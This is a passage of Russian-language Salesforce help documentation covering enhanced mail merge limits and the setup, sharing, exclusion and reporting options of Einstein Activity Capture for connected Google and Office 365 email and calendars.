4. Выберите записи для добавления в стандартное письмо. Чтобы выбрать все записи на текущей странице, установите флажок в заголовке столбца.
5. Нажмите кнопку **«Далее»**.
6. Выберите нужные типы документов Word. Поддерживаемые типы документов: документы, конверты и метки.
7. Чтобы зарегистрировать создание данных документов стандартных писем путем добавления выполненной задачи для каждой записи, установите флажок «Регистрировать . . .».
8. Нажмите кнопку **«Далее»**.
9. Выберите соответствующие шаблоны стандартных писем.

   При создании документов выберите создание одного документа Word, содержащего все записи, или отдельного документа Word для каждой записи.

10. Чтобы просмотреть документ Word с полями слияния, но без данных, щелкните **«Предварительный просмотр шаблона»**. Обратите внимание, что, несмотря на доступность отрытого документа Word для редактирования, данные изменения не применяются к текущему запросу на создание стандартных писем. Чтобы разрешить использование нового шаблона для создания стандартных писем, рекомендуем сначала загрузить шаблон.
11. Нажмите кнопку **«Готово»**.

    Прим.: Если размер запроса превышает ограничение, установленное для функции «Расширенные стандартные письма», то система отображает предупреждение о необходимости выбора меньшего количества записей или шаблонов меньшего размера.

Система Salesforce уведомляет пользователя о готовности созданных документов по эл. почте. Если размер документов стандартных писем...

- не превышает 3 Мб, то система Salesforce отправляет их получателям в виде документа Word (`.doc`) или архивного файла (`.zip`). Если размер вложения превышает максимально допустимый размер, установленный для организации, или администратор организации выбирает вкладку «Документы» как область сохранения всех документов стандартных

писем, то созданные документы автоматически сохраняются системой Salesforce на вкладке «Документы». Пользователь получает сообщение эл. почты, содержащее ссылку на документ.

- превышает 3 Мб, то система Salesforce сохраняет документы в личную папку на вкладке «Документы».

Рекомендации по использованию стандартных писем

Функция «Расширенные стандартные письма» поддерживает следующие дополнительные среды: веб-обозреватель Mozilla Firefox и операционная система Apple Mac. Более того, данная функция не требует установки элемента управления ActiveX.

Расширенные стандартные письма совместимы с Microsoft Word 2007.

- Расширенные стандартные письма не поддерживают шаблоны, сохраненные в форматах файлов `.dotx`.
- Документы стандартных писем предоставляют доступ только к полям, доступным посредством макета страницы и параметров безопасности.
- Функции «Расширенные стандартные письма» не поддерживают форматирование полей типа «Область обогащенного текста».
- Использование стандартных писем на странице сведений о записи автоматически инициирует выполнение стандартных бизнес-правил и правил проверки, заданных для данной записи. Данные правила не выполняются при использовании расширенных стандартных писем.
- Ниже перечислены ограничения, установленные для функции «Расширенные стандартные письма».
  - 1 000 записей
  - Общий размер выбранных шаблонов стандартных писем не может превышать 1 Мб.
  - При пакетном создании стандартных писем общий размер выбранных шаблонов стандартных писем, умноженный на количество выбранных записей, не может превышать 50 Мб.
- При предварительном просмотре документа стандартного письма отображается только шаблон. Режим предварительного просмотра не поддерживает заполнение полей слияния данными пользователя ввиду отсутствия доступных сведений о записи.

СМ. ТАКЖЕ:

Стандартные письма

Отправка отдельных документов стандартных писем

Запись действий Einstein

Распрощайтесь с необходимостью входа в систему. Приветствуйте «умные» продажи. Подключите электронную почту и календарь к Salesforce. После этого ваши электронные сообщения и события будут автоматически добавляться в соответствующие записи Salesforce. Электронные сообщения, отправленные из Salesforce, будут проходить через вашу учетную запись электронной почты.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Подключение электронной почты и календаря к Salesforce с помощью функции «Запись действий Einstein»

После включения записи действий Einstein система Salesforce предложит вам подключить учетную запись Google™ или Microsoft® Office 365® к Salesforce.

Рекомендации по использованию функции «Запись действий Einstein»

Узнайте сроки добавления электронных сообщений и событий в Salesforce, сведения о шифровании платформы и др.

Определение действий, которые должны добавляться в Salesforce

Добавьте адреса электронной почты определенных людей в список исключенных адресов. В результате функция «Запись действий Einstein» не будет добавлять в Salesforce электронные сообщения и события, связанные с этими людьми.

Управление общим доступом к действиям

В разделе личных параметров можно настроить общий доступ к действиям, добавленным с помощью функции «Запись действий Einstein». Общий доступ можно предоставить каждому, группам Chatter или никому. Только пользователи функции «Запись действий Einstein» могут предоставлять общий доступ к своим электронным сообщениям и событиям.

Настройка группы для предоставления общего доступа к действиям

Менеджер или ответственный может включить для группы общий доступ к электронным сообщениям и событиям. Только пользователи функции «Запись действий Einstein» могут предоставлять группам общий доступ.

Просмотр отчетов по действиям

Действия, добавленные в Salesforce с помощью функции «Запись действий Einstein», не отображаются в стандартных и настраиваемых отчетах Salesforce. Однако функция «Запись действий Einstein» предоставляет доступ к приложению Wave Analytics с показателями действий. Это приложение включает панели мониторинга со сводкой действий по продажам, в том числе добавленных при помощи функции «Запись действий Einstein».

Рекомендации по настройке функции «Запись действий Einstein»

Прежде чем включить запись действий Einstein, узнайте, как эта функция влияет на электронную почту, календарь и отчеты в Salesforce.

Настройка функции «Запись действий Einstein»

Узнайте сроки добавления электронных сообщений и событий в Salesforce, сведения о шифровании платформы и др.

СМ. ТАКЖЕ:

Sales Cloud Einstein


Функция Inbox

Подключение электронной почты и календаря к Salesforce с помощью функции «Запись действий Einstein»

После включения записи действий Einstein система Salesforce предложит вам подключить учетную запись Google™ или Microsoft® Office 365® к Salesforce.


Если система Salesforce не предлагает вам подключить учетную запись или вы хотите подключить новую учетную запись, сделайте следующее. Вы можете подключить до пяти учетных записей электронной почты и календаря Google™ и Microsoft® Office 365®.

1. В разделе личных параметров введите «*Запись действий* `Einstein`» в поле «Быстрый поиск». Выберите **«Параметры»** под пунктом «Запись действий Einstein»
2. В разделе «Подключенные аккаунты» нажмите **«Создать аккаунт»**.



3. Следуйте инструкциям по подключению аккаунта.

После подключения учетной записи функции «Запись действий Einstein» потребуется до 24 часов для добавления ваших электронных сообщений и событий в связанные записи Salesforce. Для учетных записей Gmail в Salesforce добавляются электронные сообщения и события за последние 6 месяцев. Для учетных записей Office 365 добавляются электронные сообщения и события за последние 2 года.



ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

СМ. ТАКЖЕ:

Рекомендации по использованию функции «Запись действий Einstein»

Настройка функции «Запись действий Einstein»

Запись действий Einstein

Рекомендации по использованию функции «Запись действий Einstein»

Узнайте сроки добавления электронных сообщений и событий в Salesforce, сведения о шифровании платформы и др.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

- Электронные сообщения, отправленные из системы Salesforce, проходят через вашу подключенную учетную запись электронной почты, поэтому их отправителем являетесь вы, а не Salesforce.
- После подключения учетной записи к Salesforce для добавления всех действий в систему Salesforce потребуется до 24 часов.
- Только пользователи, подключившие электронную почту и календарь с помощью функции «Запись действий Einstein», могут просматривать электронные сообщения и события в Salesforce, добавленные с помощью записи действий Einstein.
- Если один и тот же адрес электронной почты используется для двух (и более) контактов или интересов, система Salesforce добавит связанные электронные сообщения или события в обе записи. Если одна из этих записей связана с организацией или возможностью, для организации или возможности будут отображаться электронные сообщения и события только из той записи, которая была обновлена последней.
- Когда вы предоставляете общий доступ к отдельным электронным сообщениям или событиям для группы, параметр отдельного электронного сообщения или события удаляется.
- Если подключить учетную запись Google, события Google будут добавляться в календарь Salesforce.
- Для учетных записей Google система Salesforce добавляет электронные сообщения и события за последние шесть месяцев. Для учетных записей Office 365 система Salesforce добавляет электронные сообщения и события за последние два года. Вложения электронной почты не добавляются в Salesforce.
- Все отправители и получатели имеют электронную почту. У всех гостей есть события. Только владелец электронного сообщения или события может управлять общим доступом ко всему содержимому в Salesforce. Если несколько человек владеют электронным сообщением или событием, превалируют самые нестрогие параметры. Например, вы предоставляете общий доступ к электронному сообщению трем группам. Ваш коллега предоставляет доступ двум другим группам. Таким образом, электронное сообщение доступно всем пяти группам.
- Если для вашей организации включено шифрование платформы, электронные сообщения и события, добавляемые в Salesforce, не отображают имен зашифрованных контактов и интересов.
- Чтобы отключить функцию «Запись действий Einstein» в меню «Настройка», администраторы Salesforce могут ввести *«Параметры»* в поле «Быстрый поиск» и выбрать **«Параметры»** под пунктом «Запись действий Einstein».

СМ. ТАКЖЕ:

Запись действий Einstein

Определение действий, которые должны добавляться в Salesforce

Добавьте адреса электронной почты определенных людей в список исключенных адресов. В результате функция «Запись действий Einstein» не будет добавлять в Salesforce электронные сообщения и события, связанные с этими людьми.

1. На странице личных параметров введите строку **«Исключенные адреса»** в поле «Быстрый поиск» и выберите пункт **«Исключенные адреса»**.
2. Обновите список исключенных адресов.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

СМ. ТАКЖЕ:

Определение действий, которые должны добавляться в Salesforce для всех пользователей

Запись действий Einstein

Управление общим доступом к действиям

В разделе личных параметров можно настроить общий доступ к действиям, добавленным с помощью функции «Запись действий Einstein». Общий доступ можно предоставить каждому, группам Chatter или никому. Только пользователи функции «Запись действий Einstein» могут предоставлять общий доступ к своим электронным сообщениям и событиям.


1. В разделе личных параметров введите «*Запись действий* `Einstein`» в поле «Быстрый поиск». Под пунктом «Запись действий Einstein» выберите **«Параметры»**.
2. В разделе параметров общего доступа ко всем электронным сообщениям и событиям выберите **«Изменить»**.
3. Выберите, кому предоставить общий доступ к вашим электронным сообщениям и событиям. Если общий доступ будет предоставлен группам, можно выбрать до 20 групп.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

Ваша настройка общего доступа применяется ко *всем электронным сообщениям и событиям*, кроме настроенных отдельно. Чтобы настроить общий доступ для конкретного электронного сообщения или события, найдите их на временной шкале действий и выберите новую настройку общего доступа.



СМ. ТАКЖЕ:

Настройка группы для предоставления общего доступа к действиям


Определение действий, которые должны добавляться в Salesforce

Запись действий Einstein

Настройка группы для предоставления общего доступа к действиям

Менеджер или ответственный может включить для группы общий доступ к электронным сообщениям и событиям. Только пользователи функции «Запись действий Einstein» могут предоставлять группам общий доступ.

1. Откройте вкладку **«Группы»**.
2. Создайте или обновите группу.
3. Установите флажок «Включить общий доступ к событиям и сообщениям». Если параметр недоступен, попросите администратора Salesforce добавить его в макет группы.



4. Сохраните группу.

Предоставлять общий доступ к событиям и электронным сообщениям могут участники группы, которые автоматически добавляют события и сообщения в Salesforce с помощью функции «Запись действий Einstein».

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

СМ. ТАКЖЕ:

Разрешение пользователям предоставлять группам общий доступ к действиям

Управление общим доступом к действиям


Запись действий Einstein

Просмотр отчетов по действиям

Действия, добавленные в Salesforce с помощью функции «Запись действий Einstein», не отображаются в стандартных и настраиваемых отчетах Salesforce. Однако функция «Запись действий Einstein» предоставляет доступ к приложению Wave Analytics с показателями действий. Это приложение включает панели мониторинга со сводкой действий по продажам, в том числе добавленных при помощи функции «Запись действий Einstein».

Прим.: Если вкладка Einstein Analytics не отображается, попросите администратора Salesforce предоставить вам доступ к ней.

1. Откройте вкладку **Einstein Analytics**.
2. Просмотрите показатели действий.



ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра панелей мониторинга Einstein Wave Analytics:

- «Загрузка данных Wave Analytics», «Управление шаблонными приложениями Wave Analytics» и «Использование шаблонных приложений Wave Analytics»

СМ. ТАКЖЕ:

Предоставление пользователям доступа к отчетам о действиях

Запись действий Einstein

Рекомендации по настройке функции «Запись действий Einstein»

Прежде чем включить запись действий Einstein, узнайте, как эта функция влияет на электронную почту, календарь и отчеты в Salesforce.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

Общие рекомендации

- Функция «Запись действий Einstein» доступна только клиентам, использующим Sales Cloud Einstein или Inbox.
- Оповещения в помощнике не отражают электронные сообщения и события, добавленные в Salesforce с помощью функции «Запись действий Einstein».
- Поле «Дата последнего действия» для организаций, контактов, интересов, возможностей и организаций-лиц не отражает электронные сообщения и события, добавленные в Salesforce с помощью функции «Запись действий Einstein».

Рекомендации по электронной почте

- Если один и тот же адрес электронной почты используется для нескольких контактов или интересов, система Salesforce добавит связанные электронные сообщения или события в обе записи. Если одна из этих записей связана с организацией или возможностью, для организации или возможности будут отображаться электронные сообщения и события только из той записи, которая была обновлена последней.
- Подключив электронную почту и календарь к Salesforce с помощью функции «Запись действий Einstein», вы не сможете отправлять электронные сообщения из Salesforce, используя корпоративный адрес электронной почты. Электронные сообщения, отправленные из Salesforce, будут проходить через вашу подключенную учетную запись электронной почты.

Рекомендации по календарям

- Если вы обновляете событие календаря Google™ или Microsoft® Office 365®, которое началось два и более дня назад, обновление не оказывает влияния на Salesforce.
- Изменения событий в Salesforce не влияют на календари Google и Office 365.
- СистемаSalesforce добавляет в ваш календарь Salesforce события Google, но не события Office 365.
- В календаре Salesforce не отображаются события Google, которые начались более чем за месяц до периода просмотра и завершились более чем через месяц после этого периода.

Рекомендации по использованию отчетов

- Действия, добавленные в Salesforce с помощью функции «Запись действий Einstein», не отображаются в стандартных отчетах Salesforce. Однако функция «Запись действий Einstein» предоставляет доступ к приложению Wave Analytics с показателями действий. Это приложение включает панели мониторинга со сводкой действий по продажам, в том числе добавленных при помощи функции «Запись действий Einstein».
- Показатели включают только действия за последние 90 дней и не включают какие-либо будущие события.

- Если вы исключите информацию об иерархии ролей из приложения Wave Analytics, которое поставляется с функцией «Запись действий Einstein», система Salesforce будет по-прежнему использовать эту информацию в заданиях по обработке данных. Тем не менее ваши панели мониторинга не будут содержать информацию об иерархии ролей.

СМ. ТАКЖЕ:

Запись действий Einstein

Настройка функции «Запись действий Einstein»

Узнайте сроки добавления электронных сообщений и событий в Salesforce, сведения о шифровании платформы и др.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

1. Выбор тех, кто может использовать запись действий Einstein

   Создайте набор полномочий, используя лицензию набора полномочий Sales Cloud Einstein или Inbox, включите полномочие приложения «Использовать запись действий Einstein» и назначьте набор полномочий пользователям.

2. Включение функции «Запись действий Einstein»

   Для получения доступа к параметрам записи действий Einstein используйте помощник по настройке. На странице «Параметры» включите и настройте запись действий Einstein.

3. Определение действий, которые должны добавляться в Salesforce для всех пользователей

   Добавьте адреса электронной почты или домены в список исключенных адресов для вашей организации. В результате ни один из пользователей функции «Запись действий Einstein» не сможет добавлять в Salesforce электронные сообщения и события, связанные с этими людьми или компаниями.

4. Настройка общего доступа к действиям по умолчанию для новых пользователей

   Выберите, должны ли новые пользователи функции «Запись действий Einstein» предоставлять каждому общий доступ к своим электронным сообщениям и событиям или сохранять для них статус «Личный». Пользователи могут в любой момент изменить настройки общего доступа к действиям в своих личных параметрах.

5. Предоставление пользователям доступа к отчетам о действиях

   Функция «Запись действий Einstein» включает набор полномочий Einstein Wave Analytics, которые можно назначить максимум пяти пользователям. Пользователи с этим набором полномочий могут получать доступ к отчетам о действиях на вкладке «Аналитика Einstein».

6. Разрешение пользователям предоставлять группам общий доступ к действиям

   Добавьте поле «Включить общий доступ к событиям и сообщениям» в макеты группы. Затем, выбрав это поле, группе можно предоставить общий доступ к действиям из функции «Запись действий Einstein».

СМ. ТАКЖЕ:

Рекомендации по настройке функции «Запись действий Einstein»


Запись действий Einstein

Выбор тех, кто может использовать запись действий Einstein


Создайте набор полномочий, используя лицензию набора полномочий Sales Cloud Einstein или Inbox, включите полномочие приложения «Использовать запись действий Einstein» и назначьте набор полномочий пользователям.

Внимание: Функция «Запись действий Einstein» предлагается вместе с Sales Cloud Einstein и Inbox. Чтобы выбрать пользователей этой функции, вы должны знать, какой продукт вы приобрели.

1. Создайте набор полномочий.
2. В раскрывающемся списке «Лицензия» выберите **«Sales Cloud Einstein»** или **«Inbox»** в зависимости от приобретенного компонента.



3. Нажмите кнопку **«Сохранить»**.
4. Выберите **«Полномочия приложения»**.
5. Нажмите кнопку **«Правка»**.
6. Выберите полномочие приложения «Использовать запись действий Einstein».



7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора тех, кто может использовать запись действий Einstein:


- «Настройка приложения» и «Изменение всех данных»

8. Назначьте пользователям набор полномочий.

Включение функции «Запись действий Einstein»

Для получения доступа к параметрам записи действий Einstein используйте помощник по настройке. На странице «Параметры» включите и настройте запись действий Einstein.

1. В меню «Настройка» введите *«Помощник по настройке»* в поле «Быстрый поиск». Для пользователей Sales Cloud Einstein выберите **«Помощник по настройке Einstein»**. Для пользователей Inbox выберите **«Помощник по настройке»** под пунктом «Inbox».



ВЕРСИИ

Доступно в версиях: Lightning Experience.


Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для включения записи действий Einstein:

- «Настройка приложения» и «Изменение всех данных»

2. Если вы используете помощник по настройке впервые, выберите **«Начало работы»**. Помощник по настройке отображает все действия, которые нужно выполнить для развертывания Sales Cloud Einstein или Inbox, включая выбор пользователей и настройку функции «Запись действий Einstein».
3. Нажмите кнопку **«Настройка»** рядом с пунктом «Запись действий Einstein».



4. На странице «Параметры», нажав кнопку-переключатель **«Отключено»** включите запись действий Einstein, .



Если функция «Запись действий Einstein» включена, кнопка примет вид «Включено».

Если включить запись действий Einstein, система Salesforce предлагает назначенным пользователям Sales Cloud Einstein подключить их учетные записи Google™ или Microsoft® Office 365® к Salesforce. Первоначальное добавление электронных сообщений и событий в Salesforce занимает до 24 часов.

Удалите поле «Дата последнего действия» из макетов страниц для организаций, контактов, интересов, возможностей и организаций-лиц. Это поле не отражает электронные сообщения и события, добавленные в Salesforce с помощью функции «Запись действий Einstein».

Определение действий, которые должны добавляться в Salesforce для всех пользователей

Добавьте адреса электронной почты или домены в список исключенных адресов для вашей организации. В результате ни один из пользователей функции «Запись действий Einstein» не сможет добавлять в Salesforce электронные сообщения и события, связанные с этими людьми или компаниями.

Совет: Обязательно добавьте домен своей организации в список исключенных адресов. В этом случае сообщения эл. почты, которые не выходят за пределы организации, не будут добавляться в Salesforce.

1. Введите строку *«Исключенные адреса»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исключенные адреса»**.
2. Обновите список исключенных адресов.

СМ. ТАКЖЕ:

Определение действий, которые должны добавляться в Salesforce

Запись действий Einstein

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату с Sales Cloud Einstein и приложением Inbox в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления списка исключенных адресов организации:

- «Настройка приложения» и «Изменение всех данных»

Настройка общего доступа к действиям по умолчанию для новых пользователей

Выберите, должны ли новые пользователи функции «Запись действий Einstein» предоставлять каждому общий доступ к своим электронным сообщениям и событиям или сохранять для них статус «Личный». Пользователи могут в любой момент изменить настройки общего доступа к действиям в своих личных параметрах.

1. В меню «Настройка» введите *«Запись действий `Einstein`»* в поле «Быстрый поиск». Под пунктом «Запись действий Einstein» выберите **«Параметры»**.
2. Выберите **«Редактировать настройки по умолчанию»**.
3. Выберите вариант по умолчанию для новых пользователей.
4. Нажмите кнопку **«Сохранить»**.

